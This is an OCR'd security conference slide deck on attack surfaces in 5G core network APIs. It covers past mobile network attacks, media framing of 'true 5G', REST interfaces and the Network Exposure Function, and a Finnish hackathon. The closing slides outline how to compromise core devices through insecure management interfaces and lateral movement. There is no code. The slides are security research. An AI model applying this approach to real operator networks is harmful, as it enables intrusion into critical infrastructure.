
API Wars in 5G Networks


Dr. Shinjo Park
Dr. Altaf Shaik

PoC 2022, 10th November 2022




Agenda

- What is all about telco and APIs?
- APIs inside 5G core network
  - How can someone pwn the 5G network?
- APIs outside core network
  - Case study on IoT service platforms
  - Design choices, implementation issues
- Takeaways




Attacks so far in Mobile Networks

- Radio access network – IMSI catchers
  - Lack of sufficient authentication and security protocols
- Signaling interconnect – SS7, Diameter interfaces
  - Implicit trust between operators
- SIM attacks – Authentication, SIM jacker
  - SIM browser exploits
- Voice phishing, SMS spam, SMShing
- Backdoor (wiretapping, “zombie apps”)
- API leaks
  - Misconfigured web application bugs




5G is also for Things

Figure 2: 5G-enabled industry digitalization revenues for ICT players, 2026



Source: Ericsson and Arthur D. Little

- Infrastructure targeted attacks
- Increased threat
- Enormous damage



Don’t Get Fooled by Media!

- 5G is **not** only about mmWave and higher speed
- While Korean media shows 5G mmWave as “true 5G”, 5G SA is often **neglected**

이통3사, '**진짜 5G**' 28GHz 구축 실적 부풀려

[미디어스=송창한 기자] 이동통신3사가 '**진짜 5G**'로 불리는 28GHz의 기지국 구축 현황을 부풀렸다는 지적이 제기됐다. 이통3사의 28GHz 5G 구축 현황은 공동구축망을 제외하면 의무구축의 4…

미디어스 | 2022.10.04

'**진짜 5G**' 핵심 28㎓ 기지국..국감 도마 오르나 [IT돋보기]

이통3사, 4만5천대 5G 28㎓ 기지국 구축 약속..3사 평균 구축률 '11.24%'

대한 기준을 2018년부터 2021년까지(할당 후 3년)로 정했다. 올해를 포함한 그 이후의 28㎓ 기지국 의무 구축 수 기준은 없다. '**진짜 5G**'로 불리는 28㎓ 주파수의 기지국 설치가 더뎌진 이유다. …

아이뉴스24 | 2022.09.06 | 다음뉴스

LTE보다 20배 빠르다던 **5G**..'**진짜**'는 못 쓰고 끝나나?

<앵커> LTE보다 20배 빠르다던 5G 서비스가 시작된 지 3년 반이 지났습니다. 하지만 어디에서도 이런 속도를 체감해본 적이 없을 것입니다. 이 속도가 나오려면 초고주파 기지국을 많이 설치해야 …

SBS | 2022.09.30 | 다음뉴스

https://www.bloter.net › newsView › blt202205030015

5G 주파수 회수 면했나...이통3사, 망 공동 구축으로 '의무' 달성

2022. 5. 3. — SK텔레콤·KT·LG유플러스 등 이동통신 3사가 2018년 5G **주파수** 할당 당시 정부로부터 부여받은 **망 구축** 이행 조건 달성에 성공했다.

"**진짜 5G**, 공동망빼면 의무이행률 4.4%" 질타

과방위 국감서 투자부족 지적이중호 장관 "워킹그룹 가동""이통사 중간요금 기대 못미쳐"

않았고, 5G 중간요금제도 데이터 양이 어중간해 국민들의 눈높이에 맞지 않다는 지적이다. 특히 다중이용시설을 중심으로 '**진짜 5G**'로 불리는 5G 28㎓ 초주파수 대역 투자를 제대로 해야 한다는 …

디지털타임스 | 2022.10.04 | 다음뉴스

이통3사, 5G 실적 '벵튀기' … "공동망 빼면 의무… 세이프타임즈 | 2022.10.05

[기획] 시늉만 낸 **5G**.. 통신사, 網투자 손놨다

작년 일주일 시범프로젝트가 끝기지국 설치 이행률 겨우 11%뿐투자부담에 3.5㎓ 대역만 늘려놔…

우리나라가 세계 최초 5G 상용화 성과에 취해 '**진짜 5G**'인 28㎓ 초고주파 대역 통신망 투자에 손을 놓고 있다. SKT, KT, LG유플러스 등 국내 통신 3사가 지난해 전국 11개 인구밀집지역에서 진행…

디지털타임스 | 2022.10.03 | 다음뉴스

[국감 2022] 서울만 터지는 **5G**? "지방 소비자들은 서비스 못 받고 비싼 요금만 강…

없어 거의 서비스를 받지 못하는 데, 신규 핸드폰에 보조금이 집중돼 비싼 요금을 강요 받고 있는 것"이라고 지적했다. 이른바 '**진짜 5G**'라고 불리던 28Ghz 주파수 대역 활용에 대한 이슈도 이어졌…


테크M | 2022.10.04

https://www.newstomato.com › readNewspaper

"5G 28㎓ 주파수 회수 피하려고/정부-이통사 함께 꼼수썼다"

지난해까지 **의무 구축**해야 하는 5G 28㎓ 기지국 의무분을 충족하기 위해 **공동** 구축분을 인정해주거나, 준공 완료가 아닌 설치 신고만으로도 구축을 인정해주기로 한 점 …


Don’t Get Fooled by Media!




- Vodafone Germany started 5G SA
- German media shows **5G SA** as **“true 5G” (“Echtes 5G”)**

https://newsroom.vodafone.de/netz/5g-plus-das-echtzeit-netz-fur-alle-kommt

5G Core Network




5G Core Network





Major Differences from Previous Generations

- Each generation has “special” jargon
  - “Enhanced”/”Evolved” for 4G, “Function” for 5G
- All interconnects are now REST API based
  - 3GPP YAML for interfaces: https://github.com/jdegre/5GC_APIs
  - Even available for Burp Suite!
- Network Exposure Function
  - Exposes internal network information to other parties (e.g., vertical industries, 3rd party app developers)
  - Opens a new door also for attackers




Telecom APIs are Real Thing





Attacks Inside Core Network



5G Cyber Security Hackathon


The National Cyber Security Centre Finland under The Finnish Transport and Communications Agency Traficom actively promotes the cybersecurity and reliability of 5G networks in collaboration with telecommunications vendors, network operators and information security researchers. During 2019 and 2021, we and our collaboration partners have organised 5G Cyber Security Hack events focusing on the cybersecurity of 5G technology and networks to promote collaboration and deeper understanding of the technology and its vulnerabilities. Together with this activity, we have promoted international discussion about a new type of cybersecurity collaboration among different players, such as national authorities, global technology vendors, end users, academia and the ethical hacker community.

- Shut down the devices connected to the 5G core network
- Intermediate system connected to the 5G core network was provided
- How can we pwn them all?

https://hackthenetworks.fi/en


Starting Points to pwn

- Web hacking 101: Insecure management interfaces
- Discovering management settings through unprotected pages
- Landing point to traverse to the other network entities



